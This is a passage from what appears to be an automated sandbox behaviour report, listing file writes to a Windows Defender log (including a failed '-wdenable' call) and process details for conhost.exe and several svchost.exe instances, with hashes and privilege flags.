C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8156	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	--	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8338	258	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 43 00 6f 00 6d 00 6d 00 61 00 6e 00 64 00 20 00 4c 00 69 00 6e 00 65 00 3a 00 20 00 22 00 43 00 3a 00 5c 00 50 00 72 00 6f 00 67 00 72 00 61 00 6d 00 20 00 46 00 69 00 6c 00 65 00 73 00 5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 44 00 65 00 66 00 65 00 6e 00 64 00 65 00 72 00 5c 00 6d 00 70 00 63 00 6d 00 64 00 72 00 75 00 6e 00 2e 00 65 00 78 00 65 00 22 00 20 00 2d 00 77 00 64 00 65 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00 20 00 53 00 74 00 61 00 72 00 74 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 53 00 61 00 74 00 20 00 0e 20 4d 00 61 00 79 00 20 00 0e 20 31 00 34 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 35 00 3a 00 31 00 30 00 3a 00 35 00 30 00 0d 00 0a 00 0d	MpCmdRun: Command Line: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable Start Time: Sat May 14 2022 05:10 :50	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8596	86	4d 00 70 00 45 00 6e 00 73 00 75 00 72 00 65 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 4d 00 69 00 74 00 69 00 67 00 61 00 74 00 69 00 6f 00 6e 00 50 00 6f 00 6c 00 69 00 63 00 79 00 3a 00 20 00 68 00 72 00 20 00 3d 00 20 00 30 00 78 00 31 00 0d 00 0a 00	MpEnsureProcessMitigationPolicy: hr = 0x1	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8682	20	57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 0d 00 0a 00	WDEnable	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8702	86	45 00 52 00 52 00 4f 00 52 00 3a 00 20 00 4d 00 70 00 57 00 44 00 45 00 6e 00 61 00 62 00 6c 00 65 00 28 00 54 00 52 00 55 00 45 00 29 00 20 00 66 00 61 00 69 00 6c 00 65 00 64 00 20 00 28 00 38 00 30 00 30 00 37 00 30 00 34 00 45 00 43 00 29 00 0d 00 0a 00	ERROR: MpWDEnable(TRUE) failed (800704EC)	success or wait	1	7FF7B034BC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8788	100	4d 00 70 00 43 00 6d 00 64 00 52 00 75 00 6e 00 3a 00 20 00 45 00 6e 00 64 00 20 00 54 00 69 00 6d 00 65 00 3a 00 20 00 0e 20 53 00 61 00 74 00 20 00 0e 20 4d 00 61 00 79 00 20 00 0e 20 31 00 34 00 20 00 0e 20 32 00 30 00 32 00 32 00 20 00 30 00 35 00 3a 00 31 00 30 00 3a 00 35 00 30 00 0d 00 0a 00	MpCmdRun: End Time: Sat May 14 2022 05:10:50	success or wait	1	7FF7B034BC96	WriteFile
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	8888	174	2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	--	success or wait	1	7FF7B034BC96	WriteFile

Analysis Process: conhost.exe PID: **7164**, Parent PID: **7144**

General

Target ID:	26
Start time:	05:10:50
Start date:	14/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: **4968**, Parent PID: **568**

General

Target ID:	27
Start time:	05:10:54
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3292**, Parent PID: **568**

General

Target ID:	31
Start time:	05:11:27
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **4656**, Parent PID: **568**

General

Target ID:	34
Start time:	05:11:43
Start date:	14/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff73c930000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly